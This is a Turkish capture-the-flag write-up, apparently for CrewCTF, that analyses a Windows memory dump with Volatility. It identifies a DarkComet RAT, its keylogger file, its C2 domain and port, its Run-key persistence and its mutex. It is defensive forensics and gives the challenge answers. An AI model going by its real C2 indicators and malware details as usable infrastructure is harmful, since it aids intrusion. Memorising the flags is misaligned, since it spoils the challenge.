0x84398998 rundll32.exe 300 2876 10 2314 1 0 2023-02-20 19:03:40 UTC+0000
```

Verilen 300 değeri PID, 2876 ise PPID değeridir.

**Flag: crew{rundll32.exe\_300}**

Soru 5-)

Attaaaaaack5

100

Q5. What is the another process that is related to this process and it's strange ?

example : crew{spotify.exe}

Author : OxSh3rl0ck

Flag

Submit

Bu process ile ilişkili olan bir başka ve tuhaf olan process hangisidir?



Burada önem vermemiz gereken kelime **related** kelimesi. Çünkü related kelimesi ilişkili demek, demekki flag için istediği process 300 PID numarası ile ilişkili olacak.

“300” e göre bir grep yapalım ve çıkan sonucu inceleyelim

```
./volatility_2.6_lin64_standalone -f /home/pentester/Masaüstü/ctftime/memdump.raw --profile=Win7SP1x86_23418 pslist | grep -i 300
Volatility Foundation Volatility Framework 2.6
0x84398998 rundll32.exe 300 2876 10 2314 1 0 2023-02-20 19:03:40 UTC+0000
0x84390030 notepad.exe 2556 300 2 58 1 0 2023-02-20 19:03:41 UTC+0000
```

İlk sütun PID ikinci sütun ise PPID numarasıdır

```
./volatility_2.6_lin64_standalone -f /home/pentester/Masaüstü/ctftime/memdump.raw --profile=Win7SP1x86_23418 pslist
Volatility Foundation Volatility Framework 2.6
Offset(V) Name PID PPID Thds Hnds Sess Wow64 Start Exit
0x8419c020 System 4 0 89 536 0 0 2023-02-20 19:01:19 UTC+0000
0x853faac8 ProcessHacker. 3236 1596 9 416 1 0 2023-02-20 19:02:37 UTC+0000
0x84365c90 conhost.exe 1952 416 2 49 1 0 2023-02-20 19:03:40 UTC+0000
0x84384d20 conhost.exe 2974 416 2 49 1 0 2023-02-20 19:03:40 UTC+0000
0x84398998 rundll32.exe 300 2876 10 2314 1 0 2023-02-20 19:03:40 UTC+0000
0x84390030 notepad.exe 2556 300 2 58 1 0 2023-02-20 19:03:41 UTC+0000
0x84df2458 audiodg.exe 1556 752 6 129 0 0 2023-02-20 19:10:50 UTC+0000
0x84f1caf8 DumpIt.exe 2724 1596 2 38 1 0 2023-02-20 19:10:52 UTC+0000
```

Buradan da 300 PID numaralı process ile ilgili processimizin notepad.exe olduğunu görüyoruz.

Flag: crew{Notepad.exe}

Soru 6-)

Attaaaaaack6  
100

Q6. What is the full path (including executable name) of the hidden executable?

example : crew{C:\Windows\System32\abc.exe}

Author : OxSh3rI0ck

Flag

Submit

Gizli çalıştırılabilir (hidden executable) dosyanın tam dizin adresini soruyor.

Burada gizli ifadesini kullanmış nedenini anlayamadım ama biz command prompt (cmd) üzerinden bayrağımızı bulabiliriz.

Öncelikle --help komutuyla **cmdline** plugini ne işe yarıyormuş bakalım.

```
./volatility_2.6_lin64_standalone --help | grep -i cmdline
Volatility Foundation Volatility Framework 2.6
cmdline Display process command-line arguments
```

Buradaki açıklama yeterli gibi değil **cmdline** plugini için o yüzden yukarıda verdiğimiz github kaynağından bakalım. Burada cmdline eklentisine dair bir açıklama eklenmemiş ozaman manuel olarak açıklayalım:

Bir salgırdan cmd.exe üzerinden bir işlem yaptığı zaman cmd geçmişine ulaşabiliriz, dolayısıyla buradan dosyanın (executable) tam adresine (full path) erişebiliriz.

Buna şu şekilde bir örnek verebiliriz, bir process bellek dökümü alınmadan önce (analiz amaçlı) öldürülse bile biz komut satırı (cmd) üzerinden geçmişi görebiliriz.

cmdline pluginini çalıştıralım

```
./volatility 2.6.lin64.standalone -f /home/pentester/Malware/cfttime/memdump.raw --profile=Win7SP1x86_23418 cmdline | grep -i rundd -A 3 -B 3
Volatility Foundation Volatility Framework 2.6
conhost.exe pid: 2924
Command line : \??\C:\Windows\system32\conhost.exe "128637717-10272659771319264208-13939888493888983522030632973-384382940-360122030
*****
rundl32.exe pid: 300
Command line : "C:\Users\0XSH3R~1\AppData\Local\Temp\MSDCSC\rundl32.exe"
*****
notepad.exe pid: 2556
Command line : notepad
```

Buradan rundl32.exe adlı şüpheli processse dair tam adrese erişmiş oluyoruz.

Flag: crew{C:\Users\0XSH3R~1\AppData\Local\Temp\MSDCSC\rundl32.exe}

7-)

Attaaaaaack7  
100

Q7. What is the API used by the malware to retrieve the status of a specified virtual key on the keyboard ?

flag format : crew{AbcDef}

Author : 0xSh3r10ck

Flag

Submit

Zararlı tarafından kullanılan klavyede bir sanal anahtarın durumunu öğrenmek için kullanılan API nedir?

Burada zararlı tarafından dediği için şüpheli processimizi dump edelim ve analiz gerçekleştirelim.

procdump pluginini kullanacağız bu sefer

```
./volatility 2.6.lin64.standalone -f /home/pentester/Malware/cfttime/memdump.raw --profile=Win7SP1x86_23418 procdump -p 300 -D /tmp
Volatility Foundation Volatility Framework 2.6
Process(V) ImageBase Name Result
0x84398998 0x00400000 rundl32.exe OK: executable.300.exe
```

procdump pluginini yazdıktan sonra -p ile Process ID belirtiyoruz, burada şüpheli processimizin ID si 300, -D ile de hangi dizine çıktı almak istediğimizi belirttik.

/tmp dizinine **executable.300.exe** adıyla çıktı aldık processi.

Şimdi strings komutu ile içerisinde **key** veya **API** kelimelerinin arayalım.

```

# strings executable.300.exe | grep -i "key\|API"
TBitmapImage
DWMAPI.DLL
DWMAPI.DLL
AutoHotkeysd-C
AutoHotkey
AutoHotkey
TWMKey
System\CurrentControlSet\Control\Keyboard Layouts\%.8x
TKeyEvent
TKeyPressEvent
HelpKeyword nA
MessengerAPI_TLB"
MessengerAPI_TLB
MessengerAPI_TLB
PSAPI.dll
80211_SHARED_KEY
KEYNAME
SAPI.SpVoice
KEYNAME
KEYNAME
KEYNAME
RegOpenKeyExA
RegCloseKey
GetKeyboardType
keybd_event
VkKeyScanA
MapVirtualKeyA
LoadKeyboardLayoutA
GetKeyboardState
GetKeyboardLayoutNameA
GetKeyboardLayoutList
GetKeyboardLayout
GetKeyState
GetKeyNameTextA
ActivateKeyboardLayout
RegQueryInfoKeyA
RegQueryInfoKeyA
RegOpenKeyExA
RegOpenKeyA
RegFlushKey
RegEnumKeyExA
RegDeleteKeyA
RegCreateKeyExA
RegCreateKeyA
RegCloseKey
UnKeylogger
GDIPAPI
*ShellAPI
UnControlKey
WAPI
nduWlanAPI
PsAPI
cMessengerAPI_TLB

```

Yukarıdaki 2 ekran görüntüsünde aslında dikkat etmemiz gereken birçok ifade var fakat birkaç denemeden sonra **STATE** yani durum kelimesi dikkatimizi çekiyor ve ona göre bir grep parametresi daha eklediğimizde:

```

# strings executable.300.exe | grep -i "key\|API" | grep -i state
GetKeyboardState
GetKeyState

```

Bu şekilde 2 sonuca ulaşıyoruz. GetKeyboardState kabul etmiyor fakat GetKeyState kabul ediyor.

**Flag: crew{GetKeyState}**

Soru 8-)

## Attaaaaaack8 271

Q8. What is the Attacker's C2 domain name and port number ?  
(domain name:port number)

example : crew{abcd.com:8080}

Author : 0xSh3r10ck

Flag

Submit

Saldırganın komuta kontrol sunucusunun (C2) alan adını ve port numarasını soruyor.

Elimizdeki dump ettiğimiz processi virustotal ve hybrid-analyse yükleyelim ve analiz edelim.

**\*\*netscan** plugini kullandığımızda **STATE** sütununa baktığımızda hepsi LISTENING modunda, herhangi bir ESTABLISHED olmadığı için buradan bir sonuç çıkaramadık.

BEHAVIOUR (Zararlı Davranışı) kategorisinden bayrağımıza ulaşıyoruz.

23.216.147.76:443 (TCP)  
8.240.199.126:80 (TCP)  
a83f:8110:0:0:700:700:2800:4000:53 (UDP)

### Memory Pattern Domains

test213.no-ip.info

### Memory Pattern Urls

tcp://test213.no-ip.info:1604

Behavior Similarity Hashes

Flag: crew{test213.no-ip.info:1604}

Soru 9-)

# Attaaaaaack9 632

Q9. Seems that there is Keylogger, can you find it's path ?

example : crew{C:\Windows\System32\abc.def}

Author : 0xSh3r10ck

Flag

Submit

Keylogger var gibi görünüyor, dizinini (path) bulabilir misin olarak sorulmuş bir soru.

\*\*test213.no-ip.info adresini tarayıcıda aratıyoruz

<https://malwareconfig.com/config/14c9613159321f9e36de47f6465595bd> karşımıza bu site çıkıyor

PERS	1
OFFLINEK	1
KEYNAME	MicroUpdate
FTPPORT	
EDTPATH	MSDCSC\rundll32.exe
COMBOPATH	10
FILEATTRIB	6
GENCODE	F6FE8i2BxCpu
NETDATA	test213.no-ip.info:1604
FTPUPLOADK	
SH1	1
FWB	0

Burada test213.no-ip.info:1604 adresi ile karşılaşyoruz.

FileName	
Malware Family	DarkComet
Date Added	2015-10-30 18:15:47
MD5	14c9613159321f9e36de47f6465595bd
Sha256	f2b944f77c5d8a6a3852b4c0e3ed91a4dd225463683058fadc0b030aabe07a94
Robot	Robots lovingly delivered by <a href="https://robohash.org">robohash.org</a>

Ayrıca zararlı ailesinde de DarkComet var yani bu DarkComet RAT, ayrıca sha256 değerini de virustotala atalım.

#### Names ①

file.1524.0x84fff6b8.dat  
file.dat  
file.None.0x84fff6b8.dat  
rundll32.exe  
MSRSAAPP  
MSRSAAP.EXE  
DarkKomet.exe

Zararlıının kullanılan diğer isimlerinde kırmızı ile belirttiğimiz alan karşılıyor bizi.

Ayrıca contacted url yani bağlantı kurulan adresler arasında

#### Contacted URLs (2) ①

Scanned	Detections	Status	URL
2023-06-08	10 / 89	-	http://test213.no-ip.info/
2022-01-07	1 / 93	-	tcp://test213.no-ip.info:1604/

Bu 2 adres karşılıyor bizi.

Araştırmaya devam ettiğimizde ise <http://www.tekdefense.com/news/tag/malware-analysis> bu adreste 2013 yılında yapılan bir analiz var.

<https://www.virustotal.com/gui/file/6d34ded00c0da9887ba752872093f59c649de72a1f629a32014f5ed8be509363/behavior> bizi makalede bu virustotal analizine yönlendiriyor.

BEHAVIOUR kategorisinde

#### Network Communication


##### DNS Resolutions

+  test213.no-ip.info

##### IP Traffic

 176.106.48.182:1604 (TCP)

Bu çıktıyla karşılaşıyoruz ve domainin ip adresine ulaşıyoruz.



IP adresini tekrardan virustotala attığımızda da dns replication altında domaini görmüş oluyoruz.

**\*Buraya kadarki alanı Threat Intelligence aşamasına pratik olması ve araştırmamızı derinleştirmek için gösterdim.**

Yukarıdaki belirttiğim TekDefense makalesindeki (<http://www.tekdefense.com/news/tag/malware-analysis>) tekniklerle göre keystrokes ların (tuş vuruşları) varsayılan olarak "dclogs\<Date>.dc" adlı dosyada saklandığını belirtmiş.

Bu yüzden strings komutuna grep "dclog" ekleyerek çalıştıralım.

```
root@penetration: /tmp# strings executable.300.exe | grep -i "dclog"
dclogs\
dclogs\
dclogs\
```

Aynı çıktıyı ele alabildik. Şimdi yapmamız gereken **filescan** pluginini kullanarak dclogs a dair bir path bulmak.

```
./volatility_2.6_lin64_standalone -f /home/penetration/Desktop/ctftime/memdump.raw --profile=Win7SP1x86_23418 filescan | grep -i "dclogs"
Volatility Foundation Volatility Framework 2.6
0x000000003fcb3350 8 0 -W-r-- \Device\HarddiskVolume1\Users\0xSh3rl0ck\AppData\Roaming\dclogs\2023-02-20-2.dc
```

Offset değerini -Q parametresine veriyoruz dumpfiles plugini için, ayrıca -dump-dir veya -D parametresini de ekleyerek çıktımızı sağlıyoruz.

```
./volatility_2.6_lin64_standalone -f /home/penetration/Desktop/ctftime/memdump.raw --profile=Win7SP1x86_23418 dumpfiles --dump-dir=/tmp/wq -Q 0x000000003fcb3350
Volatility Foundation Volatility Framework 2.6
DataSectionObject 0x3fcb3350 None \Device\HarddiskVolume1\Users\0xSh3rl0ck\AppData\Roaming\dclogs\2023-02-20-2.dc
```

```
\\Device\HarddiskVolume1\Users\0xSh3rl0ck\AppData\Roaming\dclogs\2023-02-20-2.dc
```

```
# cat file.None.0x84273670.dat
:: Administrator: C:\Windows\System32\cmd.exe (9:04:57 PM)

:: Start menu (9:05:01 PM)
no

:: Untitled - Notepad (9:10:54 PM)
=[←]

:: Clipboard Change : size = 27 Bytes (9:10:54 PM)
C:\Users\0xSh3rl0ck\Desktop
```

```
\Device\HarddiskVolume1\Users\0xSh3rl0ck\AppData\Roaming\dclogs\2023-02-20-2.dc
```

crew{\Device\HarddiskVolume1\Users\0xSh3rl0ck\AppData\Roaming\dclogs\2023-02-20-2.dc}

Buradaki pathi bayrak olarak kabul etmiyor, birkaç denemeden sonra “\Device\HarddiskVolume1” dizinini kaldırarak buraya C:\ ekliyoruz.

**Flag: crew{C:\Users\0xSh3rl0ck\AppData\Roaming\dclogs\2023-02-20-2.dc}**

Soru 10-)

Q10. we think that the malware uses persistence technique  
can you detect it ?

example : crew{Scheduled\_tasks} (first letter of the first word  
is uppercase and the first letter of other is lowercase)

Author : 0xSh3rl0ck

Flag

Submit

Düşünüyoruz ki zararlı yazılım kalıcılık tekniği (persistence technique) kullanıyor, tespit edebilir misin?

2013 yılındaki zararlı yazılımın analiz bloguna döndüğümüzde bize:

Kalıcılığı kontrol edeceği zaman DarkComet ratın kullanabileceği yalnızca birkaç yöntem olduğunu söylüyor ve en yaygın şekilde kullanılan standart Run keyi kullanıyor olma ihtimalini söylüyor.

Printkey eklentisi ile bu Registry Keyi deniyor.



```

vol@ubuntu:~/interview$ python ~/Desktop/volatility/volatility_train/vol.py -f ~/interview/WIN-MKFGQA8PLLR-20131219-151611.raw --profile=Win7SP1x86 printkey -K "SOFTWARE\Microsoft\Windows\CurrentVersion\Run"
Volatility Foundation Volatility Framework 2.3.1.3543(1)
Legend: (S) = Stable (V) = Volatile

-----
Registry: \??\C:\Windows\ServiceProfiles\LocalService\NTUSER.DAT
Key name: Run (S)
Last updated: 2009-07-14 04:34:14 UTC+0000

Subkeys:

Values:
REG_EXPAND_SZ Sidebar : (S) %ProgramFiles%\Windows Sidebar\sidebar.exe /autoRun

-----
Registry: \??\C:\Users\training\ntuser.dat
Key name: Run (S)
Last updated: 2013-12-19 14:48:00 UTC+0000

Subkeys:

Values:
REG_SZ MicroUpdate : (S) C:\Users\training\AppData\Local\Temp\MSDCSC\runddl32.exe

```

Aynı keyi -K parametresi kullanarak deneyelim

**\*\* "SOFTWARE\Microsoft\Windows\CurrentVersion\Run" keyi, Windows işletim sisteminde otomatik olarak başlatılan programların listesini içeren bir kayıt defteri anahtarının yoludur. Bu kayıt defteri anahtarı, Windows başlatıldığında veya kullanıcı oturumu açıldığında otomatik olarak çalıştırılacak programların listesini tutar.**

**\*\* Zararlı yazılımlar, sistemi etkileşimli olmayan bir şekilde ele geçirmek ve sürekli olarak çalışmak için (kalıcılık mekanizması) bu mekanizmayı kullanır.**

```

./volatility_2.6_lin64_standalone -f /home/pentester/Masaüstü/ctftime/memdump.raw --profile=Win7SP1x86_23418 printkey -K "SOFTWARE\Microsoft\Windows\CurrentVersion\Run"
Volatility Foundation Volatility Framework 2.6
Legend: (S) = Stable (V) = Volatile

-----
Registry: \??\C:\Users\0xSh3rl0ck\ntuser.dat
Key name: Run (S)
Last updated: 2023-02-20 19:03:40 UTC+0000

Subkeys:

Values:
REG_SZ MicroUpdate : (S) C:\Users\0XSH3R-1\AppData\Local\Temp\MSDCSC\runddl32.exe

-----
Registry: \REGISTRY\USER\S-1-5-20
Key name: Run (S)
Last updated: 2009-07-14 04:34:14 UTC+0000

Subkeys:

Values:
REG_EXPAND_SZ Sidebar : (S) %ProgramFiles%\Windows Sidebar\sidebar.exe /autoRun

-----
Registry: \??\C:\Windows\ServiceProfiles\LocalService\NTUSER.DAT
Key name: Run (S)
Last updated: 2009-07-14 04:34:14 UTC+0000

Subkeys:

Values:
REG_EXPAND_SZ Sidebar : (S) %ProgramFiles%\Windows Sidebar\sidebar.exe /autoRun

```

Bu çıktı şu anlama geliyor, bu keyi kullanan processleri gösteriyor.

```

Registry: \??\C:\Users\0xSh3rl0ck\ntuser.dat
Key name: Run (S)
Last updated: 2023-02-20 19:03:40 UTC+0000

Subkeys:

Values:
REG_SZ MicroUpdate : (S) C:\Users\0XSH3R-1\AppData\Local\Temp\MSDCSC\runddl32.exe

```

Burada da şüpheli olarak ele aldığımız runddl32.exe processimiz var.

**Flag: crew{Registry\_keys}**

crew{Registry\_key} cevabını da kabul etmektedir.

Soru 11-)

# Attaaaaaack11

## 884

Q11. can you find the key name and it's value ?

example : crew{CurrentVersion\_ProductName}

Author : 0xSh3r10ck

Anahtar adını ve değerini bulabilir misin diyor.

**printkey** pluginini çalıştırdığımızda elde ettiğimiz çıktıyı chatgptye atıyorum ve bana **"Bu bölümde, "Run" anahtarının altında bulunan değerler listelenir. Çıktıda, "REG\_SZ" türünde bir değer olan "MicroUpdate" adlı bir değer görünmektedir. Bu değer, otomatik olarak çalıştırılacak olan programın yolu ve adını temsil eder. Çıktıda belirtilen değere göre, "MicroUpdate" adlı programın yolunun "C:\Users\0XSH3R~1\AppData\Local\Temp\MSDCSC\runddl32.exe" olduğu görülmektedir."** ifadesini veriyor. Dolayısıyla anahtarımızın adının **Run**, değerinin ise **MicroUpdate** olduğunu görüyoruz.

**Flag: crew{Run\_MicroUpdate}**

Soru 12-)

# Attaaaaaack12

## 775

Q12. What is the strange handle used by the malware ?

example : crew{the name of the handle}

Author : 0xSh3r10ck

Zararlı tarafından kullanılan handle nedir şeklinde bir sorumuz var.

Burada handle pluginini kullanacağımız bariz fakat PID ve -t parametresi (-t or -object-type=OBJECTTYPE) önemli

Process ID miz 300 (runddl32.exe), -t parametresini ise zararlının analizinde

```
vol@ubuntu:~/interview$ python ~/Desktop/volatility/volatility_train/vol.py -f ~/interview/WIN-MKFGQA8PLL-20131219-151611.raw --profile=Win7SP1x86 handles -p 1972 -t Mutant
Volatility Foundation Volatility Framework 2.3.1.3543(T)
Offset(V) Pid Handle Access Type Details
-----
0x85f8bf28 1972 0x58 0x1f0001 Mutant FakeNet_ConnectMutex
0x85d86ba0 1972 0x128 0x100000 Mutant DC_MUTEX-KHNEW06
0x85d13920 1972 0x154 0x1f0001 Mutant
0x84392dd0 1972 0x210 0x1f0001 Mutant
0x84392d80 1972 0x218 0x1f0001 Mutant
0x85d86ba0 1972 0x238 0x100000 Mutant FakeNet_ConnectMutex
0x85592fb0 1972 0x2d0 0x100000 Mutant FakeNet_DataMutex
vol@ubuntu:~/interview$ python ~/Desktop/volatility/volatility_train/vol.py -f ~/interview/WIN-MKFGQA8PLL-20131219-151611.raw --profile=Win7SP1x86 mutantscan -s | grep DC_MUTEX
Volatility Foundation Volatility Framework 2.3.1.3543(T)
0x3e313920 2 1 0x00000000 DC_MUTEX-KHNEW06
```

This is a default DC Mutex. For my regex peeps DC\_MUTEX-\w(7)

-t Mutant yazdığı için bizde aynı şekilde belirtiyoruz.

```
./volatility_2.6_lin64_standalone -f /home/pentester/Masaüstü/ctftime/memdump.raw --profile=Win7SP1x86 handles -p 300 -t Mutant
Volatility Foundation Volatility Framework 2.6
Offset(V) Pid Handle Access Type Details
-----
0x843b0728 300 0x58 0x1f0001 Mutant
0x843b0b28 300 0x5c 0x1f0001 Mutant
0x842eb8b8 300 0x170 0x1f0001 Mutant
0x843ac810 300 0x234 0x1f0001 Mutant
0x843ac7c0 300 0x23c 0x1f0001 Mutant
DC_MUTEX-KHNEW06
```

Flag: crew{DC\_MUTEX-KHNEW06}

Soru 13-)

Attaaaaaack13  
698

Q13. Now can you help us to know the Family of this malware ?

example : crew{Malware}

Author : OxSh3rl0ck

Flag

Submit

Bu zararlının ailesini bilmemize-tanımamıza yardımcı olur musun diyor.

Önceki makalede ve virustotal analizlerinde ailesinin DarkComet olduğunu görmüştük fakat C ile kabul etmedi.

Flag: crew{DarkKomet}